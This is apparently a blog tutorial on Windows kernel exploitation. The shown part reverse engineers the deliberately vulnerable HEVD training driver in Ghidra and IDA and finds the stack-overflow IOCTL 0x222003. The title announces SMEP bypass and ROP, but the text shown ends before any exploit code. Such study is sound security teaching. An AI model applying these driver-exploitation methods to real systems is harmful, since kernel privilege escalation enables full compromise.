Hunting For Vulnerable Drivers - Part Two
Exploiting HEVD Stack Overflow, Fighting SMEP, and ROPing Our Way Out
Previously on “Why Is My VM Blue Screening?”
In the previous post, we dived deep into Windows Driver internals. We developed our own driver from scratch which helped us understand many of the concepts that are used when working with these drivers in real world. We also got to take our first look at how a driver could potentially be vulnerable. In case you haven’t looked at that I suggest giving it a read.
For this one, we are going to fall into reverse engineering and exploit development. This post will be divided into 2 parts. First, we will look into an intentionally vulnerable driver, HEVD.sys and find out what vulnerabilities it has, and how they can be exploited. Secondly, we will be writing an exploit to abuse that vulnerability and read about kernel exploitation.
Meet HEVD: The Driver That Wants to Be Exploited
This intentionally vulnerable driver can be found here and was created to learn more about kernel level exploitation. We will be using this for our research as well. We can download the release and start with reverse engineering it to understand the problem.
The whole thing was written with the help of much smarter minds than me. They’re all referenced at the end. Without the nudges and guidance I would have been more miserable than I was doing this without it. This post is more like me writing it all down so I understand this a little better.
Peeking Under the Hood Before Setting It on Fire

We will be using IDA Pro and Ghidra both for this purpose. Loading it up in both is pretty straightforward. From Ghidra we are immediately dropped into the supposed entry point of the driver. Following the function that gets set up after the security initialization, we can see the following pseudocode.

This looks very much like our driver entry point. We can see the point where it sets up the driver’s device name and object. We can also see the major functions that are mapped to their respective IOCTLs. We can rename some of these for our ease.

Here, we can see the IoCreateDevice function to get the following understanding.
| Definition | Value | Meaning |
|---|---|---|
| Device Type | 0x22 | FILE_DEVICE_UNKNOWN |
| Device Characteristics | 0x100 | FILE_DEVICE_SECURE_OPEN |
This comes from the official documentation of the function. What we are interested in from here on, is the DeviceControl function so we can look at the dispatch routines for each IOCTL.

This is the same type of switch/case which we wrote for our driver as well. The same can be seen in IDA as well. We start with a simple DriverEntry graph.

We can follow the sub function to find ourselves in the drivers main function.

This can be decompiled by using F5 short key.

And we have ourselves the same pseudocode in IDA as well. I will be using the Driver Buddy Revolutions plugin which can be found here: For IDA, For Ghidra. This makes it a lot easier to do everything that we would be doing manually and generating a report for us.

Once you run it, in the output tab, you can see an analysis containing the device name, IOCTLs, decoded IOCTLs etc. We will open up the HTML report that it brings us.

The report will also have rated severity based on the finding from 0 to 100.
Same can be done in Ghidra by following the steps mentioned in the repository.
The Stack Buffer That Had No Boundaries
Step One: Make Windows Regret Everything
I’m not going to go over all of the vulnerabilities and IOCTL codes we can play with in this driver. They are great and anyone starting for Windows Kernel Exploitation, it’s a great means to get the basics cleared. What I will be doing, is following along for a few of these only.
Starting from the basic one, we can look into the stack buffer overflow vulnerability. This is also present in our Driver Buddy output here.
1
- 0x1400850D8 : 0X00222003 -> FILE_DEVICE_UNKNOWN | func=2048 method=METHOD_NEITHER access=FILE_ANY_ACCESS [CRITICAL]
The IOCTL code we are looking for is 0x222003 and we can find that in the dispatch function. Following the routine we find this code. For cross reference I will add both Ghidra and IDA screenshots.

